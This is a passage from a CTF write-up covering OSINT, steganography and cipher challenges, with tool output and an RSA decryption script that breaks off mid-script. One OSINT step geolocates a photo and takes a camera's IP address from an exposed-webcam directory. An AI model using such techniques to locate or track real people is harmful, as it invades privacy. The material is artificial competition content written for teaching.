A screenshot of a web browser displaying the profile of a user on Pastebin. The user's profile picture is a placeholder, the username is "Fav", and the full name is "MAUNGYIT1825". The profile shows the user has 89 views, 0 likes, and 0 dislikes, and has set their status to "NEVER". There is a link to "ADD COMM". Below the profile, a list of posts is shown, with one post visible: "1. my favorite singer is raymond".

Figure 2.20 Data Result from PasteBin

Flag: CybergonCTF{raymond}

Let's Track Him

Question:

Scenario: Analysis, location identification, and the utilization of webcams to pinpoint IP address

The challenge began with analyzing the image provided, aiming to identify its location clues.

And also used Google Lens was employed to cross-reference the image with live cam results, leading to the identification of Italy's Cinque Terre, Riomaggiore.




Figure 2.21: Analy the location of Image from Online Source

The identified location was searched on Google Maps to verify its accuracy and obtain detailed geographic coordinates.




Figure 2.22: Search the Location of Image from GoogleMap

And then also searched Online webcam resources were explored to locate live cams in the identified area such as such as <http://www.insecam.org/>, were explored to find live cams from Italy, focusing on Cinque Terre, Riomaggiore.

By locating the relevant webcam's live stream and associated IP address, Mr. Yit's IP address was determined.




Figure 2.23: Search the IP address of Image

Flag: CybergonCTF{188.11.27.179}

3. Stegano

Warm Up 1

Question: When did Mr.Yit take this photo ?

Scenario: Extract detailed metadata from the image

The initial step running the file tool on the given photo, which unveiled the file format signature as IMG_6380.HEIC: ISO Media, HEIF Image HEVC Main.

```
$ file IMG_6380.HEIC
IMG_6380.HEIC: ISO Media, HEIF Image HEVC Main or Main Still Picture Profile
```

Figure 3.1: Analyze File Signature with file tool

The next step using the exiftool tool to extract detailed metadata from the image, which was anticipated to contain the crucial created time information.

```
Constant Frame Rate          : Unknown
Num Temporal Layers         : 1
Temporal ID Nested          : No
Image Width                 : 4032
Image Height                : 3024
Image Spatial Extent        : 4032x3024
Rotation                    : 270
Image Pixel Depth           : 8
Auxiliary Image Type       : urn:com:apple:photo:2020:aux:hdrgainmap
Media Data Size              : 948331
Media Data Offset            : 3752
Run Time Since Power Up    : 9:59:34
Aperture                   : 1.5
Image Size                  : 4032x3024
Megapixels                  : 12.2
Scale Factor To 35 mm Equivalent: 7.9
Shutter Speed               : 1/7463
Create Date                 : 2023:07:31 10:14:57.296+07:00
Date/Time Original          : 2023:07:31 10:14:57.296+07:00
Modify Date                 : 2023:07:31 10:14:57+07:00
GPS Altitude                : 811.3 m Above Sea Level
GPS Latitude                : 16 deg 47' 21.64" N
GPS Longitude               : 101 deg 3' 4.46" E
Circle Of Confusion          : 0.004 mm
Field Of View                : 43.6 deg
Focal Length                : 5.7 mm (35 mm equivalent: 45.0 mm)
GPS Position                : 16 deg 47' 21.64" N, 101 deg 3' 4.46" E
Hyperfocal Distance          : 5.69 m
```

Figure 3.2: Analyze File Meta Data with exiftool Tool

Flag: CybergonCTF{2023:07:31 10:14:57}

Your_Craziest_Song

Question: Please listen to this song carefully/deeply; it includes morse code in it?

Scenario: Utilization of various tools and techniques to uncover the hidden message within the audio

The challenge was initiated by accessing an audio file and the hint that Morse code was embedded within it. The goal was to carefully and deeply analyze the audio to extract the Morse code, decipher it, and unveil the hidden message.

The first step I used with the utilization of the file tool to analyze the file signature. The file signature "Morse_Code.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz" suggested that the audio file contained Morse code.

```
$ file Morse_Code.wav  
Morse_Code.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz  
$ |
```

Figure 3.3: Analyst File Format Data with File Tool

Then used exiftool tool to extract detailed metadata from the audio file, providing insights into the file's characteristics.

```
$ exiftool Morse_Code.wav  
ExifTool Version Number : 12.40  
File Name : Morse_Code.wav  
Directory : .  
File Size : 21 MiB  
File Modification Date/Time : 2023:08:24 22:10:30+06:30  
File Access Date/Time : 2023:08:24 22:10:38+06:30  
File Inode Change Date/Time : 2023:08:24 22:10:30+06:30  
File Permissions : -rwxrwxrwx  
File Type : WAV  
File Type Extension : wav  
MIME Type : audio/x-wav  
Encoding : Microsoft PCM  
Num Channels : 2  
Sample Rate : 44100  
Avg Bytes Per Sec : 176400  
Bits Per Sample : 16  
Duration : 0:02:07  
$ |
```

Figure 3.4: Detailed Meta Data from File

And also used strings tool to extract readable text from the WAV file. This step aimed to identify any textual clues or hints within the file. Through thorough analysis of the extracted strings, a password was identified within the WAV file.

```
$ strings Morse_Code.wav | tail -n 10  
"P0=$1.  
&x+t(  
2[!B5  
M!@!` 5&F  
(G,T'  
-q%$.T#R/  
$M      f#  
"g      ,#  
h*Y  
p.a.s.s.-.M.0.0.n._.P.0.3.M.  
$ |
```

Figure 3.5: Extract Password String from WAV File

Then used the DeepSound application was utilized to decrypt the WAV file using the identified password. This decryption process aimed to reveal the flag file hidden within the audio.




Figure 3.6: Using Deep Sound Application

The decrypted flag file contained Morse code. This Morse code data was extracted for further decryption.

The Morse code data was deciphered to obtain the final hidden message or flag.




Figure 3.7: Morse Code Decoder

Flag: CyberGonCTF{M4UNG_7H4_B4W_P4L_P07_M4UNG_Y4L_M4UNG_Y4L}

4. CRYPTO

Warm Up 1

Question: Do you like movie? This is my fav one.

Scenario: Recognizing the context of an image and decrypting the cipher text

The challenge started by analyzing the image provided in order to identify any context or clues within the image.

The context of the image hinted at the presence of a cipher text resembling the Gravity Falls "The Author" cipher.

Then searched and used the Gravity Falls "The Author" cipher decoder online, the cipher text was decrypted to reveal the hidden message.




Figure 4.1: The Author Cipher Decoder

Flag: CybergonCTF{John Wick}

Warm Up 2

Question: Where does Mr.Yit want to visit ? IATMWVTEAIO·NSR·NIO·

Scenario: Recognizing the cipher, applying the appropriate decryption method

The challenge was initiated with a coded message, "IATMWVTEAIO·NSR·NIO·," and the question of identifying Mr. Yit's intended visit location. After analyzing the encoded text, it was recognized as a Caesar Box cipher. The task was to decipher the message using the correct decryption method and ascertain the desired destination.

The cipher was identified as a Caesar Box cipher due to its format and characteristics. The deciphered message, "IWANNAVISITTOROME·," was obtained from the coded message.




Figure 4.2: Caesar Box Decoder

The deciphered message contained the flag, which was extracted by identifying the location name within the text.

Flag: CybergonCTF{ROME}

Now You See Me 1

Question: Can you see if you are blind.

Scenario: Recognizing the hidden nature of the data

The challenge commenced with a comprehensive analysis of the file's format and signature to gather initial insights. While the file contained data bytes, it was observed that no visible content was apparent upon visual inspection.

Then used the xxd tool to generate a hex dump, a pattern of dots and spaces became evident.

```
$ xxd Now_You_See_Me.txt
00000000: 2020 2009 2020 2020 0909 0d0a 090d 0a20 .
00000010: 2020 2020 0909 2009 0909 090d 0a09 0d0a .
00000020: 2020 2020 2009 0920 0909 0920 0d0a 090d .
00000030: 0a20 2020 2020 0909 2020 0909 090d 0a09 .
00000040: 0d0a 2020 2020 2009 0909 2020 0920 0d0a .
00000050: 090d 0a20 2020 2020 0909 2020 2020 090d .
00000060: 0a09 0d0a 2020 2020 2009 0909 2009 2020 .
00000070: 0d0a 090d 0a20 2020 2020 0909 0920 0920 .
00000080: 090d 0a09 0d0a 2020 2020 2009 0920 0909 .
00000090: 2020 0d0a 090d 0a20 2020 2020 0909 2020 .
000000a0: 2020 090d 0a09 0d0a 2020 2020 2009 0909 .
000000b0: 2009 2020 0d0a 090d 0a20 2020 2020 0909 .
000000c0: 2009 2020 090d 0a09 0d0a 2020 2020 2009 .
000000d0: 0920 0909 0909 0d0a 090d 0a20 2020 2020 .
000000e0: 0909 2009 0909 200d 0a09 0d0a 2020 2020 .
000000f0: 2009 0909 2020 0909 0d0a 090d 0a20 2020 .
00000100: 2020 2009 2020 2020 200d 0a09 0d0a 2020 .
00000110: 2020 2009 0909 2009 2020 0d0a 090d 0a20 .
00000120: 2020 2020 0909 2009 2020 200d 0a09 0d0a .
00000130: 2020 2020 0920 0920 2009 0d0a 090d .
00000140: 0a20 2020 2020 0909 0920 2009 090d 0a09 .
00000150: 0d0a 2020 2020 2020 0920 2020 2020 0d0a .
00000160: 090d 0a20 2020 2020 0909 2009 2020 090d .
00000170: 0a09 0d0a 2020 2020 2009 0909 2020 0909 .
```

Figure 4.3: Analyze File Data with xxd Tool

After further observation, it was realized that the file had been created using white space data, which was responsible for the dots and spaces pattern. Utilizing a white space data decoder, the concealed information within the file was successfully decoded.




Figure 4.4: White Space Code Decoder

The deciphered data yielded the flag, which was extracted as the result of the decoding process.

Flag: CybergonCTF{Always_Look_Beyond_What_You_Can_See}

Now You See Me 2

Question: If you can dig more, you will find the flag.

Scenario: Resembling a familiar spam-encoded pattern

The challenge initiation involved closely examining the encoded message and attempting to recognize any patterns or encoding methods.

The encoded text was recognized as resembling the patterns used in spam-encoded messages. The encoded message contained elements related to common online platforms such as Google, which led to the realization that this could be spam-encoded text.

Utilizing a spam-encoded message decoder (<https://www.spammimic.com/decode.cgi>), the encoded text was decoded to reveal the hidden content.




Figure 4.5: Spam-Encoded Message Decoder

Flag: CybergonCTF{Gold_In_The_Trash}

Dots

Question: If you can dig more, you will find the flag.

Scenario: Recognizing the presence of Braille patterns

The challenge initiation involved carefully observing the image provided and attempting to recognize any patterns or elements that could provide clues.

Employing Google Lens, the image was searched for any potential indications of Braille code.




Figure 4.6: About Braille Code from Google Lens

Utilizing an online Braille decoder tool, the identified Braille patterns were decoded to reveal the concealed information.



Figure 4.7: Braille Code Decoder

Flag: CybergonCTF{theeyesareuselesswhenthemindisblind}

dO nOT aCCESS

Question: Did you know that certain colors can convey meaning or communicate something?

Scenario: Recognizing the use of color patterns as a means of encoding information

The challenge began with a careful analysis of the image, paying attention to the distribution and patterns of colors. Upon observation, it was recognized that the image contained gradients of colors, suggesting the presence of a color-based encoding method.

The color gradients hinted at the possibility of a hexahue cipher, where colors correspond to specific characters. Using a hexahue cipher decoder, the color patterns were decoded to reveal DNA-encoded text.




Figure 4.8: Hexahue Cipher Decoder

Utilizing a DNA cipher decoding script (<https://github.com/karma9874/DNA-Cipher-Script-CTF>), the DNA-encoded text was translated into plaintext.

```
(kali㉿kali)-[~/Cybergon]
$ python2 dnacode.py
Decoded String is:- h3Y y0u G07 DN4 c0D3

(kali㉿kali)-[~/Cybergon]
$
```

Figure 4.9: DNA Cipher Decoder

Flag: CyberGonCTF{h3Y_y0u_G07_DN4_c0D3}

EZ RSA

Question: Try to decode it

Scenario: Write decrypt python script (brute force the unknown number value from 100 to 999)

The encrypt python script from question.

```
from Crypto.Util.number import getStrongPrime, bytes_to_long
import re
from random import randint

flag = open("flag.txt").read()
m = bytes_to_long(flag.encode())
p = getStrongPrime(512)
q = getStrongPrime(512)
n = p*q
e = 0x10001
c = pow(m,e,n)

num = randint(100,999)

p_encode = []
q_encode = []

p_list = re.findall('.',str(p))
q_list = re.findall('.',str(q))

for value in range(len(p_list)):
    p_encode.append(str(int(p_list[value]) ^ num))
    q_encode.append(str(int(q_list[value]) ^ num))

print(c)
print(n)
print(p_encode)
print(q_encode)
```

With the help of ChatGPT I get the decrypt python script.

```
from Crypto.Util.number import long_to_bytes

# Given values
c = ... # Encrypted value c
n = ... # Modulus n
p_encode = [...] # XOR-encoded parts of p
```

```

q_encode = [...] # XOR-encoded parts of q
num = ... # XOR encoding number

# XOR Decoding
p_list = [str(int(x) ^ num) for x in p_encode]
q_list = [str(int(x) ^ num) for x in q_encode]
p = int("".join(p_list))
q = int("".join(q_list))

# Calculate Totient (phi(n))
phi_n = (p - 1) * (q - 1)

# Calculate Private Exponent (d)
e = 0x10001
d = pow(e, -1, phi_n)

# Decrypt c to get plaintext m
m = pow(c, d, n)

# Convert m to bytes
m_bytes = long_to_bytes(m)

try:
    # Attempt to decode bytes to string
    flag = m_bytes.decode('utf-8')
    print(flag)
except UnicodeDecodeError:
    print("Decoding error: Unable to recover the flag.")

```

But we need to brute force “num” variable value with for loop from 100 to 999. I know number range from encrypt script (num = randint(100, 999)).

```

from Crypto.Util.number import long_to_bytes

# Given values
c =
7888201563339715729523532042336435671029501468546161810089984232235554861
